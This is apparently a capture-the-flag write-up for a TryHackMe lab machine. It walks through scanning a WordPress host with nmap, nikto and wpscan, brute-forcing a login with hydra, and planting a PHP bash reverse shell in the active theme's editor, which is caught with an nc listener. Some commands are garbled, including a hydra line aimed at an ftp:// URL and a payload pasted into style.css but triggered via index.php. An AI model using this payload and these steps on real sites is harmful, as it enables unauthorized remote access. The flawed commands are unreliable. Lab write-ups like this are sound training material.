
1.Advanced Exploitation

1.1 Recon

First, setup the machine through the tryhackme and scan the machine for further exploitataion.

Using the ping command check weather the packets are transferring or not and after that use nmap command to scan the ports and their versions.




```
┌──(root㉿kali)-[~]
└─# ping 10.49.151.201
PING 10.49.151.201 (10.49.151.201) 56(84) bytes of data.
64 bytes from 10.49.151.201: icmp_seq=1 ttl=62 time=118 ms
64 bytes from 10.49.151.201: icmp_seq=2 ttl=62 time=29.3 ms
64 bytes from 10.49.151.201: icmp_seq=3 ttl=62 time=137 ms
^C
── 10.49.151.201 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 29.266/94.720/136.689/46.894 ms

┌──(root㉿kali)-[~]
└─# nmap 10.49.151.201 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 00:23 EST
Nmap scan report for 10.49.151.201
Host is up (0.033s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd
443/tcp open  ssl/http Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.40 seconds
```

Enumerating Web services

Using Nikto to find any hidden domains or websites have been in the machine by following the command as

Sudo nikto –h http://10.49.151.201




```
┌──(root㉿kali)-[~]
└─# sudo nikto -h http://10.49.151.201
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.49.151.201
+ Target Hostname:    10.49.151.201
+ Target Port:        80
+ Start Time:         2026-01-27 00:28:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sca
nner/vulnerabilities/missing-content-type-header/
+ /xoMsAwza.se: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wis
ec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://10.49.151.201/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2026-01-27 00:35:26 (GMT-5) (408 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Enumerating vulnerable plugins

I have scanned the Ip address through the WPSCAN in my kali Linux and i didn’t get any vulnerable plugins found by using the following command as

Sudo wpscan –url http://10.49.151.201 --enumerate vp




```
┌──(root㉿kali)-[~]
└─# sudo wpscan --url http://10.49.151.201 --enumerate vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.49.151.201/ [10.49.151.201]
[+] Started: Tue Jan 27 00:24:41 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.49.151.201/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.49.151.201/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://10.49.151.201/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```



```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.49.151.201/f2e23bb.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.49.151.201/f2e23bb.html, Match: 'WordPress 4.3.1'

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.49.151.201/wp-content/themes/twentyfifteen/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://10.49.151.201/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 4.1
 | Style URL: http://10.49.151.201/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.49.151.201/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jan 27 00:24:49 2026
[+] Requests Done: 33
[+] Cached Requests: 6
[+] Data Sent: 7.744 KB
[+] Data Received: 233.408 KB
[+] Memory used: 261.855 MB
[+] Elapsed time: 00:00:08
```

1.2 Initial Exploit using Metasploit

Using the exploit called exploit/multi/http/wordpress_plugin_rce but the exploit is not found.



```
msf > use exploit/multi/http/wordpress_plugin_rce
[-] No results from search
[-] Failed to load module: exploit/multi/http/wordpress_plugin_rce
msf > 
```

Then, tried the exploit using the brute force with the help of hydra

hydra -L /root -p /usr/share/wordlists/rockyou.txt.gz "ftp://10.49.151.201/wp-login.php"

After using hydra, we got the credentials as

Username : elliot


Password : ER28-0652

Login to the wordpress throught he above credentials and navigate to the Appearance

Apperance -> Themes -> Twentyfifteen (acive) -> Editor

Inject a php reverse shell payload to the active theme and run the the theme and the payload is

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<your_ip>/<your_port> 0>&1'"); ?>



Edit Themes


File edited successfully.

twentyfifteen: Stylesheet (style.css)

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<your_ip>/<your_port> 0>&1'"); ?>
```

And start the Listener i you local machine to get the connection by using the command as

Nc –nlvp 2345



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 2345
listening on [any] 2345 ...
```

And then use the url in you browser to get the conection as

http://10.49.151.201/wp-content/themes/twentyfifteen/index.php

Exploit Log Entry

EXPLOIT ID	DESCRIPTION	TARGET	STATUS	PAYLOAD
1	Auth RCE via theme	10.49.151.201	Success	Shell